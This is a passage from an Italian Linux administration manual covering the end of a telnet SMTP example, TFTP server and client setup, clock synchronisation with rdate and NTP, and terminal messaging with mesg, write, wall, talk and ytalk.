354 Enter mail, end with "." on a line by itself
```

Subject: Saluti. [*Invio*]

Ciao Antonio, [*Invio*]

come stai? [*Invio*]

Io sto bene e mi piacerebbe risentirti. [*Invio*]

Saluti, [*Invio*]

Daniele [*Invio*]

. [*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT [*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostrato dovrebbe funzionare senza bisogno di dare delle opzioni particolari all'eseguibile '**telnet**'; tuttavia, in certi casi può essere necessario l'uso dell'opzione '**-8**' per evitare che alcuni caratteri trasmessi o ricevuti possano essere alterati.

[1] **Telnet** UCB BSD

[2] Un cliente TELNET è in grado di utilizzare soltanto il protocollo TCP. I servizi che si basano sul TCP utilizzano un proprio protocollo di livello superiore ed è questo ciò a cui si fa riferimento.

Capitolo 305

Trivial FTP

Il protocollo TFTP, o *Trivial FTP*, è un sistema di trasferimento di file senza autenticazione, paragonabile alla condivisione del file system attraverso il protocollo NFS. Questo servizio consente l'utilizzo di sistemi senza disco (*diskless*), che attraverso questo protocollo ottengono ciò che gli serve per avviare il sistema operativo. [1]

È importante sapere che questo tipo di servizio esiste, anche se non si intende sfruttare la possibilità di installare sistemi senza disco nella propria rete locale, soprattutto per sapere controllare che sia disattivato.

305.1 Dal lato del servente

Per poter offrire il servizio TFTP, occorre che nel servente sia disponibile il demone '**`tftpd`**' (o meglio '**`in.tftpd`**'), avviato generalmente attraverso il supervisore dei servizi di rete.

Data la debolezza di questo servizio che non richiede alcuna forma di identificazione da parte dei clienti, è necessario indicare una o più directory a partire dalle quali si consente di accedere. Se questo non viene indicato, si fa riferimento a '`/tftpboot/`' in modo predefinito, ma è frequente la configurazione che utilizza la directory '`/var/lib/tftpboot/`':

```
in.tftpd [directory...]
```

Di solito si utilizza anche l'opzione '**`-s`**' per stabilire implicitamente che i percorsi assoluti richiesti si devono intendere successivi alla directory indicata come argomento o a '`/tftpboot/`' in sua mancanza:

```
in.tftpd -s [directory...]
```

Dal momento che il demone viene controllato dal supervisore dei servizi di rete, conviene controllare la configurazione di questo e, probabilmente, commentare la riga che invece ne attiverebbe il servizio. L'esempio seguente si riferisce al file '`/etc/inetd.conf`' per quanto riguarda il caso particolare di Inetd, dove si indica espressamente l'uso della directory '`/var/lib/tftpboot/`':

```
...
#tftp   dgram   udp    wait    root    /usr/sbin/tcpd  in.tftpd -s /var/lib/tftpboot
...
```

305.2 Dal lato del cliente

Dal lato del cliente non c'è bisogno di nulla in particolare, tranne il programma '**`tftp`**'. Quando si effettua la connessione con un servente TFTP, non viene richiesta alcuna parola d'ordine e non viene eseguito alcun '**`chroot()`**'; tuttavia è consentito l'accesso alle sole directory dichiarate nella riga di comando del demone corrispondente, oppure della sola '`/tftpboot/`'.

```
tftp [nodo]
```

Il programma '**`tftp`**' si comporta in modo simile a un cliente FTP (descritto nella parte lii), ma molto semplificato in confronto a quello. Il programma funziona in modo interattivo, attraverso una serie di comandi che vengono inseriti quando viene visualizzando l'invito:

```
tftp>
```

Si può ottenere l'elenco dei comandi disponibili con il comando '**`?`**'.

A titolo di esempio viene mostrata la sequenza di una connessione ipotetica con il servente *`dinkel.brot.dg`*, allo scopo di prelevare una copia del file remoto '`/tftpboot/192.168.1.10/etc/crontab`'. In questo caso, il demone '**`tftpd`**' è stato avviato senza l'opzione '**`-s`**':

`$` **`tftp`** [*Invio*]

`tftp>` **`connect dinkel.brot.dg`** [*Invio*]

`tftp>` **`get /tftpboot/192.168.1.10/etc/crontab /tmp/mio_crontab`** [*Invio*]

`tftp>` **`quit`** [*Invio*]

In questo caso, invece, il demone '**`tftpd`**' è stato avviato con l'opzione '**`-s`**':

`$` **`tftp`** [*Invio*]

`tftp>` **`connect dinkel.brot.dg`** [*Invio*]

`tftp>` **`get /192.168.1.10/etc/crontab /tmp/mio_crontab`** [*Invio*]

`tftp>` **`quit`** [*Invio*]

[1] **netkit-tftp** UCB BSD

Capitolo 306

Allineamento della data e dell'orario attraverso la rete

Il problema della sincronizzazione dell'orologio interno all'elaboratore con quello di altri nodi di rete può essere risolto almeno in due modi differenti: attraverso il protocollo TIME di Rdate e il protocollo NTP. Il protocollo NTP, a differenza di Rdate, si presta per la realizzazione di un sistema articolato di elaboratori che mantengono una sincronizzazione molto precisa tra di loro; in questo capitolo, il protocollo NTP viene visto solo per ottenere l'allineamento di un nodo di rete locale, con il quale si possono poi allineare gli altri nodi della propria rete, mentre si omette la descrizione della procedura necessaria a partecipare al sistema mondiale di gestione di questo servizio.

306.1 Rdate

Quasi tutti i nodi di rete hanno un orologio interno e offrono il servizio TIME attraverso la porta 37, come si vede dal file '`/etc/services`':

```
time    37/tcp  timeserver
time    37/udp  timeserver
```

In un sistema Unix tipico, questo servizio è offerto direttamente dal supervisore dei servizi di rete e nel caso di Inetd, il file di configurazione '`/etc/inetd.conf`' contiene normalmente la riga seguente:

```
time            stream  tcp     nowait  root    internal
```

Come si può vedere, non viene avviato nessun demone esterno per la sua gestione.

Per attingere al servizio, si usa normalmente Rdate, con l'eseguibile '**`rdate`**', che può prevedere la presenza di opzioni:

```
rdate [opzioni] nodo [porta]
```

In mancanza dell'indicazione del numero della porta da contattare presso il nodo remoto, si intende la porta 37; in mancanza di opzioni, si intende aggiornare l'orologio locale contestualmente all'interrogazione del servizio:

Opzione	Significato mnemonico	Descrizione
`-p`	*print*	Si limita a visualizzare la data e l'orario dell'elaboratore remoto.
`-s`	*set*	Si limita a impostare l'orologio locale con la data e l'orario dell'elaboratore remoto, senza visualizzare l'informazione.
`-a`	*adjust*	Imposta l'orologio locale in modo graduale.

Generalmente, non ci si limita a utilizzare Rdate per allineare l'orologio dell'elaboratore locale con quello di un nodo di rete remoto, ma si provvede anche ad aggiornare l'orologio hardware di conseguenza, come mostra l'esempio seguente:

`#` **`rdate dinkel.brot.dg`** [*Invio*]

```
Mon May 12 17:04:21 2003
```

clock -u -w [*Invio*]

Se al posto del programma '**clock**' si dispone di '**hwclock**', l'aggiornamento dell'orologio hardware si ottiene così:

hwclock -u -w [*Invio*]

Come si vede, l'opzione '**-u**' implica che l'orologio hardware funzioni facendo riferimento al tempo universale.

Nella sezione successiva viene descritto l'uso del protocollo NTP; tuttavia, se dovesse risultare difficile ottenere accesso da un servente NTP pubblico, si può tentare di usare Rdate per ottenere l'ora esatta da un nodo, che si presume possa offrire un orario abbastanza esatto:

rdate time.ien.it [*Invio*]

306.2 NTP

Il protocollo NTP, *Network time protocol* consente di gestire una serie di nodi di rete in grado di sincronizzare tra loro l'orologio interno di ognuno.

La dipendenza dall'esterno per quanto riguarda la gestione degli orologi dei propri elaboratori, può costituire un problema di sicurezza. A questo proposito, il protocollo NTP offre anche la possibilità di utilizzare comunicazioni cifrate e altri sistemi di sicurezza, che comunque qui non vengono descritti.

Per l'accesso a un servente NTP in qualità di cliente e per la gestione di servente in proprio, si utilizza generalmente la «distribuzione NTP», [1] rappresentata in pratica da un pacchetto che dovrebbe chiamarsi Ntp, o qualcosa del genere. I componenti più importanti di questa distribuzione sono il demone '**ntpd**' (oppure '**xntpd**') e il programma '**ntpdate**'.

Tabella 306.5. Elenco di nomi di dominio associati normalmente a serventi NTP accessibili senza autorizzazione.

Area	Indirizzo
indirizzo generico	`pool.ntp.org`
Asia	`asia.pool.ntp.org`
Europa	`europe.pool.ntp.org`
Oceania	`oceania.pool.ntp.org`
America del nord	`north-america.pool.ntp.org`
Austria	`at.pool.ntp.org`
Australia	`au.pool.ntp.org`
Canada	`ca.pool.ntp.org`

Area	Indirizzo
Svizzera	`ch.pool.ntp.org`
Germania	`de.pool.ntp.org`
Danimarca	`dk.pool.ntp.org`
Spagna	`es.pool.ntp.org`
Finlandia	`fi.pool.ntp.org`
Francia	`fr.pool.ntp.org`
Italia	`it.pool.ntp.org`
Lussemburgo	`lu.pool.ntp.org`
Messico	`mx.pool.ntp.org`
Malaysia	`my.pool.ntp.org`
Olanda	`nl.pool.ntp.org`
Norvegia	`no.pool.ntp.org`
Nuova Zelanda	`nz.pool.ntp.org`
Filippine	`ph.pool.ntp.org`
Polonia	`pl.pool.ntp.org`
Svezia	`se.pool.ntp.org`
Slovenia	`si.pool.ntp.org`
Gran Bretagna	`uk.pool.ntp.org`
USA	`us.pool.ntp.org`

306.2.1 Accesso a un servente NTP

Per lo scopo di questo capitolo, si accede a un servente NTP solo per ottenere l'informazione sull'ora esatta. Questo si ottiene molto facilmente con il programma '**`ntpdate`**', che è anche in grado di aggiustare l'orario del sistema. Tuttavia, prima di vedere come funziona, occorre sapere dove è possibile ottenere tale servizio e quali sono le regole di comportamento.

Trascurando i problemi legati alla gestione dei serventi NTP pubblici, quello che c'è da sapere è che questi sono organizzati in modo gerarchico a due strati. L'accesso ai serventi del primo strato è da escludere in generale, a meno che questo serva per gestire un servizio privato dal quale attingono un numero molto grande di altri clienti; l'accesso ai serventi del secondo strato è consentito quasi a tutti (ognuno ha però la sua politica) e in generale il risultato è accurato in modo più che sufficiente. Una volta chiarito che si accede di norma solo ai serventi di

secondo livello, è opportuno sceglierne alcuni relativamente vicini (per quanto questo non sia indispensabile). L'elenco dei serventi NTP, con l'indicazione delle politiche rispettive, può essere trovato a partire dal sito ⟨*http://www.ntp.org* ⟩; tuttavia, per le esigenze dell'utente finale tipico, è sufficiente fare riferimento all'indirizzo *pool.ntp.org*.

L'indirizzo *pool.ntp.org* si traduce in una serie di indirizzi IP alternativi, organizzati in modo tale che la trasformazione dell'indirizzo in nome generi ogni volta un indirizzo differente.

Ai fini degli esempi che si vogliono mostrare, viene utilizzato ripetutamente l'indirizzo *pool.ntp.org*. A titolo di verifica si può controllare a cosa corrisponde; si potrebbe ottenere un elenco simile a quello che appare di seguito:

$ **host pool.ntp.org** [*Invio*]

```
pool.ntp.org has address 203.109.252.7
pool.ntp.org has address 206.168.231.98
pool.ntp.org has address 213.96.80.106
pool.ntp.org has address 213.239.193.168
pool.ntp.org has address 216.165.129.244
pool.ntp.org has address 24.34.79.42
pool.ntp.org has address 62.101.81.203
pool.ntp.org has address 62.212.114.68
pool.ntp.org has address 65.211.109.11
pool.ntp.org has address 69.17.92.121
pool.ntp.org has address 129.240.64.3
pool.ntp.org has address 130.60.7.44
pool.ntp.org has address 130.94.201.36
pool.ntp.org has address 198.144.202.250
pool.ntp.org has address 202.74.170.194
```

Per acquisire l'ora esatta da uno o più serventi NTP e per aggiustare di conseguenza l'orario del sistema locale, si può usare '**ntpdate**':

ntpdate [*opzioni*] ***servente_ntp***...

L'utilizzo di '**ntpdate**' è adatto particolarmente per gli elaboratori che sono connessi alla rete esterna solo saltuariamente, dal momento che si può effettuare l'allineamento esattamente nel momento in cui ciò è possibile. Con l'uso delle opzioni necessarie, si può evitare che '**ntpdate**' allinei l'orario del sistema, limitandosi a mostrare il risultato; in questi casi, può essere utilizzato anche dagli utenti comuni e non soltanto da '**root**'.

'**ntpdate**' non può essere avviato se è già in funzione il demone '**ntpd**', o un altro analogo.

Tabella 306.7. Alcune opzioni della riga di comando di '**ntpdate**'.

Opzione	Significato mnemonico	Descrizione
`-b`		In condizioni normali, '**ntpdate**' può scegliere di aggiustare l'orario aggiungendo o sottraendo secondi, oppure intervenendo sulla frequenza della base dei tempi. Per evitare che venga scelta la seconda ipotesi, si utilizza questa opzione, che limita la possibilità alla modifica dell'orario senza altri interventi. In condizioni normali, dovrebbe essere preferibile l'uso di '**ntpdate**' con questa opzione.
`-d`	*debug*	Invece di allineare l'orario del sistema, vengono mostrati i passi compiuti da '**ntpdate**', a scopo diagnostico.
`-q`	*query*	Invece di allineare l'orario del sistema, mostra solo il risultato dell'interrogazione dei serventi.
`-s`	*syslog*	Invece di mostrare i messaggi sullo schermo, li devia nel registro del sistema, cosa che facilita l'utilizzo di '**ntpdate**' all'interno di script avviati automaticamente in circostanze determinate.

Gli esempi seguenti completano la descrizione del funzionamento di '**ntpdate**'.

- `#` **`ntpdate -q pool.ntp.org pool.ntp.org pool.ntp.org`** [*Invio*]

  Visualizza l'ora esatta ottenuta da tre serventi ottenuti da *`pool.ntp.org`*.

- `#` **`ntpdate -b pool.ntp.org pool.ntp.org pool.ntp.org`** [*Invio*]

  Aggiusta l'orario del sistema in base a quanto determinato da tre serventi *`pool.ntp.org`*.

- `#` **`ntpdate -b -s pool.ntp.org pool.ntp.org pool.ntp.org`** [*Invio*]

  Come nell'esempio precedente, con la differenza che ogni segnalazione viene inviata nel registro del sistema.

306.2.2 Preparazione di un servente NTP per l'utilizzo locale

La preparazione di un servente NTP per offrire il servizio solo alla propria rete locale, senza pretendere di contribuire alla rete NTP pubblica, è un'operazione abbastanza semplice. In particolare, se il nodo di rete che svolge tale ruolo è connesso continuamente alla rete esterna, si può usare lo stesso demone '**ntpd**' per allineare l'orologio dell'elaboratore in cui si trova a funzionare, senza bisogno di utilizzare '**ntpdate**', che tra le altre cose non può essere avviato se è già attivo il demone.

Il funzionamento del demone '**ntpd**' dipende dalla configurazione stabilita attraverso il file '`/etc/ntp.conf`', mentre il programma '**ntpdate**' ignora questo file completamente.

Il file '`/etc/ntp.conf`' è il più importante per ciò che riguarda il funzionamento del demone '**ntpd**'. È composto da direttive che occupano ognuna una riga; i commenti sono preceduti dal

simbolo '**#**' e nello stesso modo sono ignorate le righe bianche e quelle vuote. Senza entrare nel dettaglio delle varie direttive disponibili, viene descritto un esempio di massima.

```
# /etc/ntp.conf

logfile /var/log/xntpd
driftfile /var/lib/ntp/ntp.drift
statsdir /var/log/ntpstats/

statistics loopstats peerstats clockstats
filegen loopstats file loopstats type day enable
filegen peerstats file peerstats type day enable
filegen clockstats file clockstats type day enable

# Serventi
server pool.ntp.org
server pool.ntp.org
server pool.ntp.org
```

L'elenco seguente descrive alcune di queste direttive del file di configurazione.

Direttiva	Descrizione
`logfile` ***file_delle_registrazioni***	Con la direttiva '**`logfile`**' viene dichiarato il percorso del file delle registrazioni. Se non venisse utilizzata tale direttiva, i messaggi di questo tipo sarebbero diretti normalmente al registro del sistema. Nel caso dell'esempio, si fa riferimento al file '`/var/log/xntpd`'.
`driftfile` ***file_dello_scarto***	Con la direttiva '**`driftfile`**' viene dichiarato il percorso del file utilizzato da '**`ntpd`**' per annotarsi lo scarto tra la frequenza dell'oscillatore locale e ciò che dovrebbe essere in realtà. Dal momento che '**`ntpd`**' deve poter cambiare nome al file e ricrearlo nuovamente, non può trattarsi di un collegamento simbolico. In generale, è sufficiente lasciare che sia '**`ntpd`**' a occuparsi di creare e gestire questo file.
`statsdir` ***directory_dei_file_statistici***	Con la direttiva '**`statsdir`**' viene dichiarato il percorso di una directory all'interno della quale possono essere creati dei file di informazioni statistiche, dichiarati a loro volta attraverso le direttive '**`statistics`**' e '**`filegen`**'.
`statistics` ***tipo_statistica***...	I tipi di informazioni statistiche che si vogliono accumulare sono definiti attraverso la direttiva '**`statistics`**', per mezzo di parole chiave prestabilite: '**`loopstats`**', '**`peerstats`**' e '**`clockstats`**'. In generale, conviene attivare la gestione di tutti i tipi di informazioni statistiche, così come si vede nell'esempio.
`filegen` ***tipo_statistica*** ↩ ↪[`file` ***file***] ↩ ↪[`type` ***tipo_di_analisi***] ↩ ↪[`enable`|`disable`]	Per abbinare all'accumulo di un tipo di statistica un file vero e proprio, si utilizza la direttiva '**`filegen`**'. Nell'esempio vengono creati tre file, con il nome corrispondente al tipo di statistica di cui si occupano. Per la precisione, la direttiva '**`filegen`**' serve anche per definire il modo in cui vanno gestite diverse generazioni dei file che vengono creati. In pratica, il tipo stabilito attraverso l'argomento dell'opzione '**`type`**', permette di indicare con quale frequenza devono essere archiviati i file. L'esempio mostra la richiesta di utilizzare generazioni giornaliere (l'argomento '**`day`**') e questo, salvo esigenze particolari, dovrebbe andare bene in generale.

Direttiva	Descrizione
`server` ***nodo*** [`prefer`]	Le direttive più importanti per lo scopo che ci si prefigge in questo capitolo, sono quelle che stabiliscono i nomi dei serventi di riferimento per ottenere le informazioni sull'orario. In generale, più sono questi serventi, meglio è. Se uno di questi serventi viene considerato come quello più attendibile, si può aggiungere la parola chiave '**`prefer`**', come si vede nello schema sintattico.

Il demone '**`ntpd`**' (oppure '**`xntpd`**') serve da una parte per allineare continuamente l'orario del sistema locale, quando questo si trova connesso costantemente a una rete che gli consente di accedere ai suoi serventi di riferimento, in base alla configurazione del file '`/etc/ntp.conf`', con le direttive '**`server`**'. Dall'altra parte, questo demone offre anche il servizio NTP, basandosi sull'orologio del sistema locale:

```
ntpd [opzioni]
```

In una rete chiusa, in cui non ci sia la possibilità di raggiungere altri serventi NTP, il demone '**`ntpd`**' può essere utile per allestire il proprio servizio NTP locale, in modo da assicurare la sincronizzazione degli altri elaboratori della propria rete.

All'interno di questi due estremi, in una rete in cui un nodo abbia saltuariamente accesso alla rete esterna, quel nodo può essere allineato (quanto possibile), al tempo di riferimento ottenuto dall'esterno, fungendo da servente locale per l'allineamento successivo della propria rete. Tuttavia, in questo caso si aggiunge il problema di procedere all'allineamento in base alle fonti esterne, esattamente nel momento in cui il collegamento è disponibile; ma per questo si utilizza prevalentemente il programma '**`ntpdate`**', che però non può essere avviato quando il demone è già in funzione. Il problema viene riproposto in questo stesso capitolo.

Opzione	Descrizione
`-c` ***file_di_configurazione***	In generale, il file di configurazione utilizzato da '**`ntpd`**' è '`/etc/ntp.conf`'. Con questa opzione si può indicare un file differente, oppure si può confermare la collocazione standard, nel caso i sorgenti siano stati compilati indicando posizioni differenti.
`-d`	La presenza di questa opzione, che può essere indicata anche ripetutamente, aumenta il livello di dettaglio delle informazioni diagnostiche che si ottengono (nel registro del sistema o in un altro file stabilito in base alla configurazione).
`-l` ***file_delle_registrazioni***	Equivalente alla direttiva '**`logfile`**' nel file di configurazione.
`-f` ***file_dello_scarto***	Equivalente alla direttiva '**`driftfile`**' nel file di configurazione.
`-s` ***directory_dei_file_statistici***	Equivalente alla direttiva '**`statsdir`**' nel file di configurazione.

L'esempio seguente mostra uno script molto semplificato per l'avvio e la conclusione del servizio NTP, attraverso il controllo del demone '**`ntpd`**'. In pratica, il demone viene avviato senza opzioni di alcun tipo, confidando che legga correttamente il file di configurazione.

```
#!/bin/sh

test -f /usr/sbin/ntpd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio NTP: "
        /usr/sbin/ntpd
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio NTP: "
        killall ntpd
        echo
        ;;
  *)
        echo "Utilizzo: ntpd {start|stop}"
        exit 1
esac
```

Alcune distribuzioni GNU/Linux predispongono uno script del genere, in cui, prima dell'avvio del demone '**ntpd**' eseguono '**ntpdate**' per iniziare con un orologio già allineato. In generale, questa potrebbe essere una buona idea; tuttavia, se questo script viene avviato quando non si può accedere ai serventi NTP a cui si vuole fare riferimento, '**ntpdate**' blocca la procedura di avvio troppo a lungo.

Il pezzo di script che segue rappresenta proprio il caso in cui viene avviato anche '**ntpdate**' prima di mettere in funzione '**ntpd**'. Si osservi il fatto che nella riga di comando devono apparire i serventi NTP, perché il file di configurazione di '**ntpd**' non lo riguarda.

```
  start)
        echo -n "Avvio del servizio NTP: "
        /usr/sbin/ntpdate -b -s pool.ntp.org pool.ntp.org pool.ntp.org
        /usr/sbin/ntpd
        echo
        ;;
```

306.2.3 Gestire una rete locale collegata saltuariamente alla rete esterna

Da quanto scritto fino a qui, in questo capitolo dedicato a NTP, si dovrebbe riuscire già a immaginare in che modo ci si potrebbe comportare per allestire un servizio NTP locale, sfruttando un accesso esterno saltuario, per esempio attraverso una connessione PPP con una linea commutata (PSTN o ISDN). Di certo, conviene collocare il servente locale nell'elaboratore che compie saltuariamente questa connessione e che in quel momento ha un accesso normale all'esterno: nel momento in cui si può accedere alla rete esterna, si può utilizzare '**ntpdate**' per allineare l'orario dell'elaboratore stesso.

Come è già stato accennato, si pone un problema a causa del fatto che lo stesso elaboratore deve avere in funzione il demone '**ntpd**', che impedisce l'avvio di '**ntpdate**'. Evidentemente,

per risolvere il problema, occorre giocare sulla conclusione e riavvio del demone. La soluzione proposta è molto semplice: per prima cosa, lo script che avvia il demone '**ntpd**' nella procedura di inizializzazione del sistema, non deve comprendere anche l'avvio di '**ntpdate**'; quindi occorre predisporre l'avvio di '**ntpdate**' solo quando la connessione PPP è disponibile (capitolo 289 e successivi).

```
#!/bin/sh

/etc/init.d/ntpd stop
/usr/sbin/ntpdate -b -s pool.ntp.org pool.ntp.org pool.ntp.org
/etc/init.d/ntpd start
```

Quello che si vede è uno script molto semplice, il cui scopo è quello di disattivare il servizio NTP, richiamando lo script '`/etc/init.d/ntpd`' con l'argomento '**stop**', prima di avviare '**ntpdate**' (eventualmente questo script potrebbe trovarsi in un'altra directory e anche il suo nome potrebbe essere differente). Dopo l'allineamento, il servizio NTP viene riavviato in modo analogo.

Per fare in modo che tutto avvenga automaticamente, questo script potrebbe essere avviato attraverso '`/etc/ppp/ip-up`', che è un altro script avviato dal demone '**pppd**' ogni volta che si attiva una connessione PPP.

La predisposizione dei clienti della rete locale non dovrebbe costituire alcun problema: si dispone di un solo servente di riferimento e ci si può limitare a utilizzare '**ntpdate**', eventualmente riavviandolo periodicamente attraverso Cron.

Si osservi che per l'aggiornamento dell'orario nell'ambito di una rete locale, può essere più conveniente l'uso di Rdate, che ha il vantaggio di non interferire con NTP.

306.3 Riferimenti

- *NTP home*

  ⟨http://www.ntp.org ⟩

- *pool.ntp.org: public ntp time server for everyone*

  ⟨http://www.pool.ntp.org ⟩

- David L. Mills, *Public NTP Time Servers*

  ⟨http://www.eecis.udel.edu/~mills/ntp/servers.html ⟩

[1] **NTP** software libero con licenza speciale

Parte 1

Messaggistica istantanea (instant messaging)

Capitolo 307

Messaggi sul terminale

Il modo normale di inviare un messaggio a una persona è quello di utilizzare la posta elettronica. In alternativa, quando si desidera aprire una comunicazione istantanea, può essere conveniente l'uso di programmi come '**talk**', ammesso che il sistema di destinazione sia predisposto per questo.

Il tipo di comunicazione che utilizza programmi come '**talk**' e simili, parte dal presupposto che si possa «scrivere» sul file di dispositivo corrispondente al terminale utilizzato dall'utente destinatario.

La messaggistica istantanea è diventato un concetto importante, tanto da assumere un acronimo diffuso: «IM», ovvero *Instant messaging*.

307.1 Accesso al proprio terminale

Quando si accede normalmente attraverso un terminale a caratteri, il dispositivo corrispondente dovrebbe appartenere all'utente che lo sta utilizzando e anche al gruppo '**tty**'. Ciò dovrebbe avvenire automaticamente per opera del programma '**login**'. Nel caso dell'utente '**tizio**' che sta utilizzando la seconda console virtuale, si dovrebbero osservare le caratteristiche seguenti.

$ **ls -l /dev/tty2** [*Invio*]

```
crw--w----    1 tizio    tty        4,   2 dic 31 10:38 /dev/tty2
```

L'utente che utilizza il terminale dovrebbe avere i permessi di lettura e scrittura, inoltre, dovrebbe essere concesso al gruppo il permesso di scrittura. Con questa convenzione, un programma che sia stato avviato con i privilegi del gruppo '**tty**' avrebbe la possibilità di scrivere su questo file di dispositivo.

Scrivere sul file di dispositivo di un terminale significa andare a pasticciare lo schermo su cui sta lavorando presumibilmente un utente. Esistendo questa possibilità, cioè che processi estranei possano aggiungere informazioni allo schermo del terminale che si sta utilizzando, la maggior parte degli applicativi prevede un comando che riscrive il contenuto dello schermo (di solito si tratta della combinazione di tasti [*Ctrl l*]). Tuttavia, gli utenti potrebbero desiderare di limitare questa possibilità, eliminando il permesso di scrittura per il gruppo '**tty**' per il terminale che si sta utilizzando.

Per controllare il permesso di scrittura per il gruppo '**tty**' del dispositivo corrispondente al proprio terminale attivo, si può usare anche un programma molto semplice: '**mesg**'. [1]

```
mesg [y|n]
```

Il fatto di togliere il permesso di scrittura per il gruppo '**tty**' al dispositivo del terminale, non è una garanzia che nessuno possa scriverci. Un processo con i privilegi dell'utente '**root**' potrebbe farlo ugualmente. Tuttavia, si tratta di una convenzione che generalmente viene rispettata.

Opzione	Descrizione
`y`	Permette agli altri utenti di scrivere sul proprio terminale (aggiunge il permesso di scrittura al gruppo '**`tty`**').
`n`	Impedisce agli altri utenti di scrivere sul proprio terminale (toglie il permesso di scrittura al gruppo '**`tty`**').
	Se l'opzione non viene specificata, si ottiene la visualizzazione dello stato attuale.

Per scrivere sullo schermo di un altro utente collegato allo stesso elaboratore locale, si usano comunemente i programmi '**`write`**' [2] e '**`wall`**': [3]

```
write utente [terminale] [< file_messaggio]
```

Il programma '**`write`**' rappresenta il sistema primordiale per inviare un messaggio a un altro utente che utilizza un terminale dello stesso sistema locale. Il messaggio viene atteso dallo standard input e viene scritto nel dispositivo dell'utente destinatario quando questo viene concluso con un codice di EOF (che di solito si ottiene con la combinazione [*Ctrl d*]).

Dal momento che il programma '**`write`**' non è destinato all'invio di messaggi attraverso la rete, il nome dell'utente va indicato in modo semplice, senza specificare il nodo. Il dispositivo del terminale può essere specificato e in tal caso si può indicare il percorso assoluto ('`/dev/tty*`') oppure solo il nome finale. Se il terminale non viene specificato, '**`write`**' cerca di determinarlo da solo.

```
wall messaggio
```

```
wall [< file_messaggio]
```

Il programma '**`wall`**' è una variante di '**`write`**', dove il messaggio viene inviato a tutti i terminali attivi. Il messaggio può essere fornito anche attraverso la riga di comando.

Per poter scrivere sul dispositivo dell'utente destinatario, secondo le convenzioni, '**`write`**' e '**`wall`**', devono avere i privilegi del gruppo '**`tty`**', per cui viene installato comunemente con il bit SGID attivato, appartenendo al gruppo '**`tty`**'.

```
# chown root:tty /usr/bin/write [Invio]
```

```
# chmod g+s /usr/bin/write [Invio]
```

```
# chown root:tty /usr/bin/wall [Invio]
```

```
# chmod g+s /usr/bin/wall [Invio]
```

Dal momento che quando si invia un messaggio, si presume che il proprio corrispondente voglia rispondere, '**`write`**' e '**`wall`**' non inviano il messaggio se il proprio terminale non ammette la risposta, cioè se i permessi del proprio file di dispositivo non lo consentono.

307.2 Comunicazione diretta attraverso la rete

Per entrare in comunicazione diretta con un utente che sta utilizzando un terminale o una console di un certo nodo raggiungibile attraverso la rete, si può utilizzare il servizio '**talk**' gestito attraverso il demone '**talkd**' [4]

In tal caso, è il demone '**talkd**' (o meglio, '**in.talkd**') del nodo destinatario, che si occupa di scrivere sul dispositivo del terminale. Generalmente, questo programma viene avviato dal supervisore dei servizi di rete con i privilegi dell'utente '**root**', cosa che gli permetterebbe di scavalcare qualunque limitazione di accesso ai dispositivi di terminale. Tuttavia, è il demone stesso che cerca di rispettare le convenzioni, evitando di scrivere se manca il permesso di scrittura per il gruppo '**tty**'.

```
in.talkd
```

Il demone '**in.talkd**' è gestito dal supervisore dei servizi di rete, che di solito ne controlla l'uso attraverso il filtro del TCP wrapper.

Nell'esempio seguente, viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
talk    dgram   udp     wait    root    /usr/sbin/tcpd  in.talkd
…
```

Dal lato cliente, il programma '**talk**' permette di entrare in comunicazione con una persona che sta utilizzando un nodo all'interno della rete:

talk ***utente*** [@***nodo***] [***terminale***]

Il nome dell'utente può essere espresso identificando anche il nodo all'interno del quale è, o dovrebbe essere connesso: ***utente*@*nodo***. Se l'utente con cui si vuole comunicare è connesso su più terminali all'interno dello stesso nodo, è possibile specificare il nome del terminale nella forma '**tty*xx***'. Quando si è chiamati attraverso '**talk**', sullo schermo del terminale appare un messaggio simile a quello seguente:

```
Message from Talk_Daemon@localhost at 11:31 ...
talk: connection requested by tizio@dinkel.brot.dg.
talk: respond with:  talk tizio@dinkel.brot.dg
```

In questo caso, si tratta dell'utente '**tizio**' che cerca di contattarci; nel messaggio viene suggerito anche il modo corretto di rispondere. Evidentemente, l'utente che vuole rispondere deve sospendere la propria attività, per avviare a sua volta una copia del programma '**talk**'.

Quando la comunicazione si instaura, viene utilizzato uno schermo suddiviso in due finestre per distinguere i messaggi: nella parte superiore si vedono quelli inviati, mentre nella parte inferiore appaiono quelli ricevuti.

Figura 307.5. Comunicazione attraverso ‘**talk**’.

```
[Connection established]
Io sto bene, grazie







|----------------------------------------------------------------------

Ciao caio, come stai?
```

Durante la comunicazione, lo schermo può essere riscritto utilizzando la combinazione [*Ctrl l*]. La comunicazione può essere terminata da uno qualunque dei due interlocutori utilizzando il carattere di interruzione che di norma è [*Ctrl c*].

Secondo le convenzioni, la chiamata attraverso ‘**talk**’ può essere impedita utilizzando il programma ‘**mesg**’, ovvero togliendo il permesso di scrittura al gruppo ‘**tty**’ del dispositivo del proprio terminale.

Segue la descrizione di alcuni esempi.

- `$` **`talk tizio`** [*Invio*]

  Cerca di contattare l’utente ‘**tizio**’ nello stesso sistema locale.

- `$` **`talk tizio@dinkel.brot.dg`** [*Invio*]

  Cerca di contattare l’utente ‘**tizio**’ presso *dinkel.brot.dg*.

- `$` **`talk tizio@dinkel.brot.dg tty2`** [*Invio*]

  Cerca di contattare l’utente ‘**tizio**’ presso *dinkel.brot.dg*, al terminale ‘**tty2**’ (si tratta probabilmente della seconda console virtuale).

Oltre al programma ‘**talk**’ tradizionale, è disponibile comunemente anche ‘**ytalk**’ [5] che consente la comunicazione tra più di due soli utenti:

ytalk [-x] ***utente***...

Il suo funzionamento è simile a ‘**talk**’ e può anche comunicare con utenti che usano lo stesso ‘**talk**’. L’utente può essere specificato in diversi modi:

nome	un utente connesso presso lo stesso elaboratore locale;
nome@***nodo***	un utente connesso presso un altro elaboratore;
nome#***terminale***	un utente connesso presso lo stesso elaboratore locale attraverso un terminale determinato;

nome#*terminale*@*nodo*	un utente connesso presso un altro elaboratore, su un terminale determinato.

Durante la comunicazione, è possibile richiamare un menù di funzioni premendo il tasto [*Esc*].

'**ytalk**' è più complesso rispetto al solito '**talk**', tanto che è previsto l'uso di file di configurazione: '/etc/ytalkrc' per le impostazioni generali e '~/.ytalkrc' per la personalizzazione da parte di ogni utente.

